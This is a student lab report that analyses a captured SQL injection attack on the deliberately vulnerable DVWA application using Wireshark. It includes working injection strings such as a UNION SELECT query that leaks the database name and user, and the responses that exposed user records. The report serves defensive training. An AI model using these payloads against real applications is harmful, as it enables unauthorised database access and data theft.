VxLEARN Networks

Networking & Cybersecurity Track
Simulated Employment Program

Lab Report: Attacking a MySQL Database

Prepared by:
Kudzaishe Majeza
Junior Network Engineer – VxLEARN Networks

Mentor:
Titus Majeza
Senior Network Engineer

Date: 12 January 2026

Contents

1. Introduction

This lab report documents my practical work and understanding of Module 4: Attacking what we do. The purpose of this module is to understand how attackers exploit vulnerabilities in systems and how defenders can identify and mitigate these attacks.

2. Lab Overview – Attacking a MySQL Database

In this lab, the focus was on analyzing an attack against a MySQL database using captured network traffic. Rather than performing the attack directly, the lab emphasized understanding attacker behavior by observing malicious traffic using Wireshark. This approach helps build defensive awareness.

3. Tools Used


- Wireshark (packet capture and analysis)
- Web browser (to generate HTTP requests)
- Preconfigured vulnerable web application and MySQL database

4. Step-by-Step Lab Execution


Step 1: Open Wireshark and load the PCAP file.

The Wireshark application can be opened using a variety of methods on a Linux workstation.

a. Start the CyberOps Workstation VM.




b. Click **Applications > CyberOPS > Wireshark** on the desktop and browse to the Wireshark application.



c. In the Wireshark application, click **Open** in the middle of the application under Files.

d. Browse through the **/home/analyst/** directory and search for **lab.support.files.** In the **lab.support.files** directory and open the **SQL_Lab.pcap** file.

e. The PCAP file opens within Wireshark and displays the captured network traffic. This capture file extends over an 8-minute (441 second) period, the duration of this SQL injection attack.



Applications
SQL_Lab.pcap
Sun 11 Jan, 18:31
analyst
SQL_Lab.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time        Source     Destination  Protocol Length Info
   4 0.000681    10.0.2.4   10.0.2.15    HTTP      654 POST /dvwa/login.php HTTP/1.1  (application/x-w
   5 0.002149    10.0.2.15  10.0.2.4     TCP        66 80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0
   6 0.005700    10.0.2.15  10.0.2.4     HTTP      430 HTTP/1.1 302 Found
   7 0.005700    10.0.2.4   10.0.2.15    TCP        66 35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=
   8 0.014383    10.0.2.4   10.0.2.15    HTTP      496 GET /dvwa/index.php HTTP/1.1
   9 0.015485    10.0.2.15  10.0.2.4     HTTP     3107 HTTP/1.1 200 OK  (text/html)
  10 0.015485    10.0.2.4   10.0.2.15    TCP        66 35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Le
  11 0.068625    10.0.2.4   10.0.2.15    HTTP      429 GET /dvwa/dvwa/css/main.css HTTP/1.1
  12 0.070400    10.0.2.15  10.0.2.4     HTTP     1511 HTTP/1.1 200 OK  (text/css)
  13 174.254430  10.0.2.4   10.0.2.15    HTTP      536 GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit
  14 174.254581  10.0.2.15  10.0.2.4     TCP        66 80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TS
  15 174.257989  10.0.2.15  10.0.2.4     HTTP     1861 HTTP/1.1 200 OK  (text/html)
  16 220.490531  10.0.2.4   10.0.2.15    HTTP      577 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+%27
  17 220.490637  10.0.2.15  10.0.2.4     TCP        66 80 → 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TS
  18 220.493085  10.0.2.15  10.0.2.4     HTTP     1918 HTTP/1.1 200 OK  (text/html)
  19 277.727722  10.0.2.4   10.0.2.15    HTTP      630 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D
  20 277.727871  10.0.2.15  10.0.2.4     TCP        66 80 → 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TS
  21 277.732200  10.0.2.15  10.0.2.4     HTTP     1955 HTTP/1.1 200 OK  (text/html)
  22 313.710129  10.0.2.4   10.0.2.15    HTTP      659 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D
  23 313.710277  10.0.2.15  10.0.2.4     TCP        66 80 → 35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TS
  24 313.712414  10.0.2.15  10.0.2.4     HTTP     1954 HTTP/1.1 200 OK  (text/html)
  25 383.277032  10.0.2.4   10.0.2.15    HTTP      680 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D
  26 383.277811  10.0.2.15  10.0.2.4     TCP        66 80 → 35666 [ACK] Seq=1 Ack=615 Win=236 Len=0 TS
  27 383.284289  10.0.2.15  10.0.2.4     HTTP     4068 HTTP/1.1 200 OK  (text/html)
  28 441.804070  10.0.2.4   10.0.2.15    HTTP      685 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D
  29 441.804427  10.0.2.15  10.0.2.4     TCP        66 80 → 35668 [ACK] Seq=1 Ack=620 Win=236 Len=0 TS
  30 441.807206  10.0.2.15  10.0.2.4     HTTP     2091 HTTP/1.1 200 OK  (text/html)

▸ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

SQL_Lab.pcap                    Packets: 30 · Displayed: 30 (100.0%)   Profile: Default
```

Step 2: View the SQL Injection Attack.

In this step, you will be viewing the beginning of an attack.

a. Within the Wireshark capture, right-click line 13 and select **Follow > HTTP Stream**. Line 13 was chosen because it is a GET HTTP request. This will be very helpful in following the data stream as the application layers sees it and leads up to the query testing for the SQL injection.




```
No.   Time         Source       Destination   Protocol Length Info
  12  0.070400     10.0.2.15    10.0.2.4      HTTP     1511 HTTP/1.1 200 OK  (text/css)
  13  174.254430   10.0.2.4                                  dvwa/vulnerabilities/sqli/?id=1%3D1&Subm
  14  174.254581   10.0.2.15                                 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0
  15  174.257989   10.0.2.15                                 1.1 200 OK  (text/html)
  16  220.490531   10.0.2.4                                  dvwa/vulnerabilities/sqli/?id=1%27+or+%2
  17  220.490637   10.0.2.15                                 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0
  18  220.493085   10.0.2.15                                 1.1 200 OK  (text/html)
  19  277.727722   10.0.2.4                                  dvwa/vulnerabilities/sqli/?id=1%27+or+1%
  20  277.727871   10.0.2.15                                 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0
  21  277.732200   10.0.2.15                                 1.1 200 OK  (text/html)

▸ Frame 13: 536 bytes on wire (4288
▸ Ethernet II, Src: PcsCompu_ca:e1:                          8:00:27:9f:48:a0)
▸ Internet Protocol Version 4, Src:
▸ Transmission Control Protocol, Sr                          470
▸ Hypertext Transfer Protocol

0000  08 00 27 9f 48 a0 08 00  27 ca
0010  02 0a 5b 01 40 00 40 06  c5 da
```

Apply a display filter … <Ctrl-/>
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift… Ctrl+Shift+T
Packet Comment… Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As…
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream

The source traffic is shown in red. The source has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

b. In the **Find** field, enter **1=1**. Click **Find Next**.



Wireshark · Follow HTTP Stream (tcp.stream eq 1) · SQL_Lab.pcap

```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1443
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/
xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
```


1 client pkt, 1 server pkt, 1 turn.

Entire conversation (5,894 bytes) — Show and save data as: ASCII

Find: 1=1

c. The attacker has entered a query (1=1) into a UserID search box on the target 10.0.2.15 to see if the application is vulnerable to

SQL injection. Instead of the application responding with a login failure message, it responded with a record from a database. The attacker has verified they can input an SQL command and the database will respond. The search string 1=1 creates an SQL statement that will be always true. In the example, it does not matter what is entered into the field, it will always be true.



Wireshark · Follow HTTP Stream (tcp.stream eq 1) · SQL_Lab.pcap

```
phpinfo.php">PHP Info</a></li>
<li onclick="window.location='../../about.php'" class=""><a href="../../
about.php">About</a></li>
</ul><ul class="menuBlocks"><li onclick="window.location='../../logout.php'"
class=""><a href="../../logout.php">Logout</a></li>
</ul>
                                                </div>

                                    </div>

                                    <div id="main_body">


<div class="body_padded">
            <h1>Vulnerability: SQL Injection</h1>



            <div class="vulnerable_code_area">
                        <form action="#" method="GET">
                                    <p>
                                                User ID:
                                                <input type="text" size="15"
name="id">
                                                <input type="submit" name="Submit"
value="Submit">
                                    </p>

                        </form>
                        <pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
            </div>
```


1 client pkt, 1 server pkt, 1 turn.

Entire conversation (5,894 bytes)   Show and save data as ASCII

Find: 1=1

d. Close the Follow HTTP Stream window.

e. Click **Clear display filter** to display the entire Wireshark conversation.



```
No.  Time        Source     Destination  Protocol Length Info
13   174.254430  10.0.2.4   10.0.2.15    HTTP     536    GET /dvwa/vulnerabil
14   174.254581  10.0.2.15  10.0.2.4     TCP      66     80 → 35638 [ACK] Seq=
```

SQL_Lab.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 1


Step 3: The SQL Injection Attack continues...

In this step, you will be viewing the continuation of an attack.

a. Within the Wireshark capture, right-click line 19, and click **Follow > HTTP Stream**.

b. In the **Find** field, enter **1=1**. Click **Find Next**.

c. The attacker has entered a query (1' or 1=1 union select database(), user()#) into a UserID search box on the target 10.0.2.15. Instead of the application responding with a login failure message, it responded with the following information:


SQL_Lab.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Follow HTTP Stream (tcp.stream eq 3) · SQL_Lab.pcap
Help
Filter Out This Stream
Print
Save as…
Back
Close
Find Next

```
tcp.stream eq 3

No.  Time        Source     Destination  Protocol Length Info
  19 277.727722  10.0.2.4   10.0.2.15    HTTP     630 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+
  20 277.727871  10.0.2.15  10.0.2.4     TCP       66 80 → 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSva
  21 277.732
```

```
name="id">
                                        <input type="submit" name="Submit"
value="Submit">
                                </p>

                    </form>
                    <pre>ID: 1' or 1=1 union select database(), user()#<br /
>First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or
1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br /
>Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(), user()#<br /
>First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
          </div>

          <h2>More Information</h2>
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (6,532 bytes)   Show and save data as ASCII

Find: 1=1

Frame 19: 630 bytes on wire (5040 bits), 630 bytes captured (5040 bits)

SQL_Lab.pcap   Packets: 30 · Displayed: 3 (10.0%)   Profile: Default

The database name is **dvwa** and the database user is **root@localhost**. There are also multiple user accounts being displayed.

d. Close the Follow HTTP Stream window.

e. Click **Clear display filter** to display the entire Wireshark conversation.

